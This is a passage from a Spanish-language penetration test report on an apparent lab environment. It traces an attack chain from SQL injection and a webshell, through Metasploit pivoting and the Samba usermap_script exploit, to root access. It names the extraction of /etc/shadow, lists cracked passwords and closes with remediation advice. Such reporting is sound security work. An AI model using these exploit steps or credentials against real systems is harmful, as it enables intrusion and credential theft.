
Vulnerabilidad explotada: Samba usermap_script (CVE-2007-2447)

Acciones:

- Configuración de exploit: `use exploit/multi/samba/usermap_script`
- Ejecución a través del túnel Meterpreter
- Obtención de shell con privilegios root

Herramientas: Metasploit Framework

Fase 6: Post-Explotación - Servidor Interno

Acciones:

- Verificación de acceso root (`whoami`, `id`)
- Extracción de `/etc/shadow`
- Cracking de hashes MD5 con John the Ripper
- Enumeración de servicios y configuración del sistema

Credenciales crackeadas:

- klog:123456789
- sys:batman
- service:service

Herramientas: John the Ripper, rockyou.txt

4.3 Cadena de Ataque Completa

1. SQL Injection (Mutillidae)
   ↓
2. Webshell Upload
   ↓
3. Descubrimiento de Red Interna (192.168.8.0/24)
   ↓
4. Despliegue de Meterpreter
   ↓
5. Pivoting (autoroute)
   ↓
6. Escaneo de Red Interna (192.168.8.133)
   ↓
7. Explotación Samba (usermap_script)
   ↓
8. Acceso ROOT a Metasploitable
   ↓
9. Extracción de Credenciales

5. Conclusiones

5.1 Resumen de Hallazgos

La auditoría de seguridad reveló una **postura de seguridad extremadamente vulnerable** en todos los niveles de la infraestructura evaluada:

Severidad	Cantidad	Impacto
Crítica	3	Compromiso total de infraestructura
Alta	2	Acceso no autorizado, exfiltración de datos
Media	2	Divulgación de información, debilidad criptográfica

5.2 Impacto Global

1. **Compromiso Completo de Servidor Web (DMZ):**
   - Ejecución remota de comandos como `www-data`
   - Acceso a base de datos completa
   - 26 cuentas de usuario comprometidas
   - Persistencia establecida
2. **Compromiso de Red Interna:**
   - Segmentación de red inefectiva
   - Acceso root a servidor interno desde Internet
   - Extracción de credenciales de administrador
3. **Riesgo Organizacional:**
   - **Confidencialidad:** Pérdida total de datos sensibles
   - **Integridad:** Capacidad de modificar datos sin detección
   - **Disponibilidad:** Posibilidad de destrucción completa del sistema

5.3 Factores Contribuyentes

1. **Falta de Secure Coding Practices:**
   - No uso de Prepared Statements
   - Ausencia de validación de entrada
   - Confianza en datos del usuario
2. **Security Misconfiguration:**
   - Permisos excesivos en MySQL
   - Mensajes de error detallados expuestos
   - Servicios desactualizados
3. **Arquitectura de Red Deficiente:**
   - Servidor DMZ con acceso directo a red interna
   - Ausencia de firewall interno

    - Sin segmentación por función
4. **Falta de Controles de Detección:**
    - Sin IDS/IPS
    - Sin monitoreo de logs
    - Sin alertas de actividad anómala

5.4 Prioridades de Remediación

INMEDIATAS (0-7 días):

1. Parchear vulnerabilidad Samba en servidor interno
2. Implementar Prepared Statements en aplicación web
3. Cambiar todas las contraseñas comprometidas
4. Eliminar archivos webshell del servidor
5. Implementar firewall entre DMZ y red interna

CORTO PLAZO (1-4 semanas):

1. Implementar WAF (Web Application Firewall)
2. Configurar rate limiting y CAPTCHA
3. Hashear contraseñas en base de datos
4. Deshabilitar mensajes de error detallados
5. Implementar logging centralizado

MEDIO PLAZO (1-3 meses):

1. Rediseñar segmentación de red
2. Implementar IDS/IPS
3. Establecer políticas de contraseñas fuertes
4. Capacitación en Secure Coding para desarrolladores
5. Implementar SIEM (Security Information and Event Management)

5.5 Recomendaciones

1. **Adoptar Security by Design:**
    - Considerar seguridad desde fase de diseño
    - Threat modeling en nuevos desarrollos
    - Code reviews con enfoque en seguridad
2. **Implementar Defense in Depth:**
    - Múltiples capas de defensa
    - Principio de menor privilegio en todos los niveles
    - Micro-segmentación de red
3. **Establecer Programa de Vulnerabilidad Management:**
    - Escaneos regulares (mensuales)
    - Pentesting anual por terceros
    - Bug bounty program (opcional)
4. **Mejorar Capacidades de Detección y Respuesta:**

- Security Operations Center (SOC)
- Incident Response Plan
- Disaster Recovery Plan

5.6 Valor Demostrado del Pentesting

Este ejercicio demostró que:

1. **Una única vulnerabilidad puede comprometer toda la infraestructura:**
   - SQL Injection → Webshell → Pivoting → Compromiso de red interna
2. **La segmentación de red sin firewalls es inefectiva:**
   - El atacante pudo moverse libremente una vez comprometido el primer sistema
3. **La defensa en profundidad es esencial:**
   - Sin controles de detección, el ataque pasó desapercibido
4. **El pentesting regular es crítico:**
   - Muchas vulnerabilidades son conocidas y fácilmente explotables
   - La detección temprana reduce significativamente el riesgo

---

FIN DEL INFORME